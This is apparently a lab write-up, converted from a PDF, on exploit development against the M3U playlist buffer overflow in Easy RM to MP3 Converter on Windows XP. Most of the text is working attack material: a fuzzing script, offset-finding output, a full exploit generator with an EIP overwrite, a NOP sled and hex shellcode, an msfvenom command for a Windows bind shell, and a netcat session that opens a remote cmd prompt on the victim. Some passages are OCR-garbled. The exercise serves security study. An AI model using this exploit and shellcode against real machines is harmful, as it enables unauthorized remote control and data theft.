

Johnbosco Mulei

Exploit Development.

Exploiting M3U Vulnerability in Easy RM Player

Objective:-

To exploit / hack windows xp machine using m3u vulnerability.

M3ufile format

M3U (MP3 URL) or Moving Picture Experts Group Audio Layer 3 Uniform Resource Locator in full is a computer file format for a multimedia playlist. One common use of the M3U file format is creating a single-entry playlist file pointing to a stream on the Internet. The created file provides easy access to that stream and is often used in downloads from a website, for emailing, and for listening to Internet radio.

Although originally designed for audio files, such as MP3, it is commonly used to point media players to audio and video sources, including online sources. M3U was originally developed by Fraunhofer for use with their Winplay3 software, but numerous media players and software applications now support the format.

M3U playlists have been the cause of vulnerabilities in many music players such as VLC media player, iTunes, Winamp and many others.

We will use a python module called Sulley Fuzzing Framework that will generate many files with strings of random characters that will be in place of the strings defined in the python script

Intelligent mutation fuzzer script


```
1  from sulley import *
2  s_initialize("M3U")
3
4  #Header
5  s_static("EXTM3U\r\n")
6  s_static("EXTINF:123, Sample artist - Sample title\r\n")
7
8  #Sample URL Resource
9
10 s_static("http://")
11 s_static("www")
12 s_delim(".")
13 s_static("example\r\n")
14 s_delim(".")
15 s_static("com")
16 s_delim("/")
17 s_string("test")
18 s_delim(".")
19 s_static("m3")
20
21
22 i=1
23 while s_mutate():
24     fuzz_file = open("mutant-"+str(i)+".m3u", "w")
25     fuzz_file.write(s_render())
26     fuzz_file.close()
27     i=i+1
28
29 print "[+]Done fuzzing"
```


Python file

Mutants generated.



Testing mutants crushing the application.





```

1 header = "#EXTM3U\r\n"
2 line1 = "#EXTINF:123, Sample artist, Sample title\r\n"
3 url_part1 = "http://www.example.com/"
4 payload = "A"★99999
5 url_part2 = ".m3u"
6
7 exploit = open("C:\m3u_exploit.m3u", "w")
8 exploit.write(header + line1 + url_part1 + payload + url_part2)

```

After editing


```

I ... S ? Code auditor and software assessment specialist needed

Registers (FPU)
EAX 00000001
ECX 7C91005D ntdll.7C91005D
EDX 00CC0000
EBX 00104A58
ESP 000FF730 ASCII "gzkgzygzgzgz0gz1gz2gz3gz4gz5gz6gz7gz8gz9g0ag0bg0cg0dg0eg0fg0gg0hg0ig0jg0kg0lg0mg0ng0og0pg0qg0rg0sg0tg0ug0vg0wg0xg0yg0zg0"
EBP 00344308 ASCII "C:\MSU_HTTP\mutant-330.m3u"
ESI 77C5FCE0 msvort.77C5FCE0
EDI 0000804A
EIP 7A67757A

C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010206 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,S3 Mask 1 1 1 1 1 1

000FF730 67787A67 gzkg
000FF734 7A677370 zvgz
000FF738 307A6770 zg0
000FF73C 67317A67 gz1g
000FF740 7A67327A z2gz
000FF744 347A6735 3gz4
000FF748 57357A67 gz5g
000FF74C 7A67367A z6gz
000FF750 387A6737 7gz8
000FF754 67397A67 gz9g
000FF758 30676130 0ag0
000FF75C 63306762 bg0c
000FF760 67643067 g0dg
000FF764 30676530 0eg0
000FF768 67306766 fg0g
000FF76C 67683067 g0hg
000FF770 30676930 0ig0
000FF774 6E30676A Jg0k
000FF778 676C3067 g0lg
000FF77C 30676D30 0mg0
000FF780 6F30676E ng0o
000FF784 77303073 Hg0s

```

```

oioipioqioriosiotiouioviowioxioyiozio0io1io2io3io4io5io6io7io8io9ipaipbipcpidipeipfipgiphipii
pjipkiplipmroot@osboxes:~/Scriptology-master/PatternCreate# python pattern_create.py make 32
python pattern_create.py find 7A75677A
The first character in your string is the 26090th number in the file
root@osboxes:~/Scriptology-master/PatternCreate#

```

```

header = "#EXTM3U\r\n"
linel = "#EXTINF:123, Sample artist, Sample title\r\n"
url_part1 = "http://www.example.com/"
junk1 = "A"★26089
EIP = "B"★4
junk2 = "C"★6670
url_part2 = ".m3u"

exploit = open("C:\m3u_exploit7.m3u", "w")
exploit.write(header + linel + url_part1 + junk1 + EIP + junk2 + url_part2)

```



```
header = '#EXTM3U\r\n'
line1 = '#EXTINF:123,Sample artist - Sample title\r\n'
url_part1 = 'http://'
junk1 = "A" * 35073
eip = "\xEE\x2E\xC7\x77"
junk2 = "\x43" * 100
nops = "\x90" * 16
buf = ""
buf += "\x29\xc9\x83\xe9\xbe\xe8\xff\xff\xff\xff\xc0\x5e\x81"
buf += "\x76\x0e\x49\x33\x3f\xd6\x83\xee\xfc\xe2\xf4\x90\xd8"
buf += "\xa4\x0f\x3d\x17\xcb\xe7\x9b\x81\x48\xe7\x80\x57\xb4"
buf += "\xa7\x79\xb8\x49\xda\xc2\x45\x23\x5d\x0f\x3b\xb4\xa8"
buf += "\x69\xb8\x09\xee\x06\x2b\x4a\x25\x10\x32\xee\x29\xa8"
buf += "\x53\xb4\xba\x6d\x17\xb4\x93\x75\xb8\x6b\xfe\x31\x32"
buf += "\xd5\x5d\x03\x2b\xb4\x8c\x69\x32\xd4\x35\x7d\x7a\xb4"
buf += "\xe2\xc2\x32\xd1\xe7\xb6\x02\xff\x2a\xe5\xb7\xff\xa2"
buf += "\x4e\xf2\xf0\xdb\x48\xf4\xd4\x22\x72\x4f\x1b\xfe\x3c"
buf += "\xd2\xb4\x8c\x6d\x32\xd4\xb0\xc2\x3f\x74\x5d\x13\x2f"
buf += "\x3e\x3d\xc2\x37\xb4\xd7\xa1\xba\x7b\xf2\x55\x52\xfc"
buf += "\x64\x41\x1a\xeb\x5f\xac\xba\xfd\xbe\xc7\x7d\x31\x3a"
buf += "\x1b\xdb\xa0\x29\xb6\xcc\xb6\x93\x4d\x88\x41\x0e\xab"
buf += "\x40\xb8\xca\x6d\x61\xd7\x58\xb6\xcc\xc0\x5f\x0c\x3b"
buf += "\x57\xba\x25\x13\x7e\xbe\x7a\x01\x11\xb2\x21\x46\x4c"
buf += "\xb3\x3b\x03\xe4\x5e\x15\x17\x35\x5f\xaf\x65\xc0\x83"
buf += "\x4d\xba\xfd\x86\xf2\x9b\x9d\x9b\xf5\xb4\x23\xf2\x1b"
buf += "\xdb\x60\x29\xb6\xcc\x57\xb9\x31\x6b\x1f\xbe\x28\x54"
buf += "\x5a\x94\x21\x7e\x5a\xa5\x3a\x02\xe4\x5e\x15\x17\x35"
buf += "\x5f\xaa\x5b\x67\xf6\x69\x13\x57\x97\x1b\x76\x7e\xbe"
buf += "\x07\x78\x70\xf6\x78\xfa\xb7\x9a\x6d\x3b\xb6\x37\x78"
```

```
buf += "\xe1\x6d\x85\x18\x61\xc0\x06\x78\xf3\x6f\x29\x1c\x3b"
```


```
buf += "\x3f\xd6"
```

```
payload = junk1 + eip + junk2 + nops + buf
```

```
url_part2 = '.m3u'
```

```
exploit = open('mutant4.m3u','w')
```

```
exploit.write(header+line1+url_part1+payload+url_part2)
```



The exploit for messagebox works as above.

We now use a bind shell to access the target machine

```
root@osboxes:~# cp messagebox_code.py /var/www/html/
root@osboxes:~# msfvenom --payload windows/shell_bind_tcp LHOST=0.0.0.0 LPORT=9090 --encoder x86/call4_dword_xor -i 1 --arch x86 -f python -b '\x00\x0d\x0a\x0b\x27\x36\xce\xcl\x04\x14\x44\xe0\x43\xa9\x99'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor succeeded with size 352 (iteration=0)
x86/call4_dword_xor chosen with final size 352
Payload size: 352 bytes
Final size of python file: 1698 bytes
buf = ""
buf += "\x29\xc9\x83\xe9\xae\xe8\xff\xff\xff\xff\x00\x5e\x81"
buf += "\x76\xe0\x41\x93\xf3\x8c\x83\xee\xfc\xe2\xf4\xbd\x7b"
buf += "\x71\x8c\x41\x93\x93\x05\xa4\xa2\x33\xe8\xca\x33\x33"
buf += "\x07\x13\x9f\x78\xde\x55\x18\x81\xa4\x4e\x24\xb9\xaa"
buf += "\x70\x6c\x5f\xb0\x20\xef\xf1\xa0\x61\x52\x3c\x81\x40"
buf += "\x54\x11\x7e\x13\x13\x04\x78\xde\x51\x18\xb9\xb0\xca\xdf"
buf += "\xe2\xf4\xa2\xdb\xf2\x5d\x10\x18\xaa\xac\x40\x40\x78"
buf += "\xc5\x59\x70\x9c\x9c\x5c\xa7\x78\x8d\x97\xa2\x0c\x20"
buf += "\x80\x5c\xfe\x8d\x86\xab\x13\xf9\xb7\x90\x8e\x74\x7a"
buf += "\xee\xd7\xf9\xa5\xcb\x78\xd4\x65\x92\x20\xea\xca\x9f"
buf += "\xb8\x07\x19\x8f\xf2\x5f\xca\x97\x78\x8d\x91\x1a\xb7"
buf += "\xa8\x65\x8c\xa8\xed\x18\x9c\xa2\x73\xa1\xcc\xac\xd6"
buf += "\xca\x81\x18\x01\x1c\xfb\x00\xbe\x41\x93\x9b\xfb\x32"
buf += "\xa1\xac\xd8\x29\xdf\x84\xaa\x46\x6c\x26\x34\xd1\x92"
buf += "\xf3\x8c\x68\x57\xa7\xdc\x29\xba\x73\xe7\x41\x6c\x26"
buf += "\xe6\x49\xca\xa3\x6e\xbc\xd3\xa3\xcc\x11\xfb\x19\x83"
buf += "\x9e\x73\x0c\x59\xdb\xfb\xf1\x8c\x62\x11\x7a\x6a\x2b"
buf += "\x83\xa5\xdb\x29\x51\x28\xbb\x26\x6c\x26\xdb\x29\x24"
buf += "\x1a\xb4\xbe\x6c\x26\xdb\x29\xe7\x1f\xb7\xa0\x6c\x26"
buf += "\xdb\xdb\xfb\x86\xe2\x0c\xf2\x0c\x59\x29\xf0\x9e\xe8"
buf += "\x41\x1a\x10\xdb\x16\xc4\xc2\x7a\x2b\x81\xaa\xda\xa3"
```

Bind shell payload

```

new 11 x new 12 x new 13 x new 14 x new 16 x new 15 x fuzzing using
1  header = '#EXTM3U\r\n'
2  line1 = '#EXTINF:123,Sample artist - Sample title\r\n'
3  url_part1 = 'http://'
4  junk1 = "A" * 35073
5  eip = "\xEE\x2E\xC7\x77"
6  junk2 = "\x43" * 100
7  nops = "\x90" * 16
8  buf = ""
9  buf += "\x29\xC9\x83\xE9\xAE\xE8\xFF\xFF\xFF\xFF\xC0\x5E\x81"
10 buf += "\x76\x0E\x41\x93\xF3\x8C\x83\xEE\xFC\xE2\xF4\xBD\x7B"
11 buf += "\x71\x8C\x41\x93\x93\x05\xA4\xA2\x33\xE8\xCA\xC3\xC3"
12 buf += "\x07\x13\x9F\x78\xDE\x55\x18\x81\xA4\x4E\x24\xB9\xAA"
13 buf += "\x70\x6C\x5F\xB0\x20\xEF\xF1\xA0\x61\x52\x3C\x81\x40"
14 buf += "\x54\x11\x7E\x13\xC4\x78\xDE\x51\x18\xB9\xB0\xCA\xDF"
15 buf += "\xE2\xF4\xA2\xDB\xF2\x5D\x10\x18\xAA\xAC\x40\x40\x78"
16 buf += "\xC5\x59\x70\xC9\xC5\xCA\xA7\x78\x8D\x97\xA2\x0C\x20"
17 buf += "\x80\x5C\xFE\x8D\x86\xAB\x13\xF9\xB7\x90\x8E\x74\x7A"
18 buf += "\xEE\xD7\xF9\xA5\xCB\x78\xD4\x65\x92\x20\xEA\xCA\x9F"
19 buf += "\xB8\x07\x19\x8F\xF2\x5F\xCA\x97\x78\x8D\x91\x1A\xB7"
20 buf += "\xA8\x65\xC8\xA8\xED\x18\xC9\xA2\x73\xA1\xCC\xAC\xD6"
21 buf += "\xCA\x81\x18\x01\x1C\xFB\xC0\xBE\x41\x93\x9B\xFB\x32"
22 buf += "\xA1\xAC\xD8\x29\xDF\x84\xAA\x46\x6C\x26\x34\xD1\x92"
23 buf += "\xF3\x8C\x68\x57\xA7\xDC\x29\xBA\x73\xE7\x41\x6C\x26"
24 buf += "\xE6\x49\xCA\xA3\x6E\xBC\xD3\xA3\xCC\x11\xFB\x19\x83"
25 buf += "\x9E\x73\x0C\x59\xD6\xFB\xF1\x8C\x62\x11\x7A\x6A\x2B"
26 buf += "\x83\xA5\xDB\x29\x51\x28\xBB\x26\x6C\x26\xDB\x29\x24"
27 buf += "\x1A\xB4\xBE\x6C\x26\xDB\x29\xE7\x1F\xB7\xA0\x6C\x26"
28 buf += "\xDB\xD6\xFB\x86\xE2\x0C\xF2\x0C\x59\x29\xF0\x9E\xE8"
29 buf += "\x41\x1A\x10\xDB\x16\xC4\xC2\x7A\x2B\x81\xAA\xDA\xA3"
30 buf += "\x6E\x95\x4B\x05\xB7\xCF\x8D\x40\x1E\xB7\xA8\x51\x55"
31 buf += "\xF3\xC8\x15\xC3\xA5\xDA\x17\xD5\xA5\xC2\x17\xC5\xA0"
32 buf += "\xDA\x29\xEA\x3F\xB3\xC7\x6C\x26\x05\xA1\xDD\xA5\xCA"
33 buf += "\xBE\xA3\x9B\x84\xC6\x8E\x93\x73\x94\x28\x03\x39\xE3"
34 buf += "\xC5\x9B\x2A\xD4\x2E\x6E\x73\x94\xAF\xF5\xF0\x4B\x13"
35 buf += "\x08\x6C\x34\x96\x48\xCB\x52\xE1\x9C\xE6\x41\xC0\x0C"
36 buf += "\x59"
37
38 payload = junk1 + eip + junk2 + nops + buf
39 url_part2 = '.m3u'
40
41 exploit = open('mutant4.m3u', 'w')
42 exploit.write(header+line1+url_part1+payload+url_part2)

```

After running

The screenshot displays a debugger interface with two main panels. The top panel shows assembly code with comments, including instructions like `PUSH EBP`, `MOV EBP, ESP`, and `PUSH EBX`. The bottom panel shows a hex dump of memory, with addresses ranging from `00446000` to `0044600F`. The status bar at the bottom indicates the program is **Running**.

We have been able to execute a bind shell and we now can connect to the xp machine using “nc 192.168.17.4 9090” as shown below.

```
File Edit View Search Terminal Tabs Help
root@osboxes: ~
Automatic suspend
Computer will suspend in 5 minutes
root@osboxes: ~

root@osboxes:~# nc 192.168.17.4 9090
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Easy RM to MP3 Converter>dir
dir
Volume in drive C has no label.
Volume Serial Number is 7CB7-E984

Directory of C:\Program Files\Easy RM to MP3 Converter

04/11/2019 12:13 PM <DIR> .
04/11/2019 12:13 PM <DIR> ..
02/29/2004 04:50 PM 36,864 ddnt3260.dll
11/16/2004 01:08 PM 94,671 EasyRM2MP3Converter.chm
09/29/2006 10:12 AM 57,344 MSLog.dll
09/29/2006 10:11 AM 249,856 MSRMcode00.dll
09/29/2006 10:12 AM 24,576 MSRMcode01.dll
09/29/2006 10:12 AM 2,777,088 MSRMcode02.dll
09/29/2006 10:11 AM 143,360 MSRMctn00.dll
09/29/2006 10:11 AM 327,680 MSRMfilter01.dll
04/15/2003 05:11 PM 53,248 MSRMfilter02.dll
09/29/2006 10:21 AM 344,064 MSRMfilter03.dll
09/29/2006 10:12 AM 24,576 MSSkin.dll
04/22/2002 11:45 AM 278,528 pncrt.dll
04/11/2019 12:13 PM <DIR> real
04/18/2019 09:49 AM 81,015 RM2MP3.log
09/28/2006 05:56 PM 2,772 rm2mp3cmd.txt
09/29/2006 10:12 AM 577,536 RM2MP3Converter.exe
04/11/2019 12:13 PM 50 RM2MP3Converter.url
04/11/2019 12:13 PM <DIR> skins
04/11/2019 12:13 PM 7,168 unins000.dat
```

Conclusion.

M3u is vulnerable and can be exploited by hackers to have access to machines and steal data and probably more damage after gaining lateral movement. Patching is recommended.

Please find the scripts used in below link to git hub account.

<https://github.com/jbmulei/m3u-exploitation-scripts>

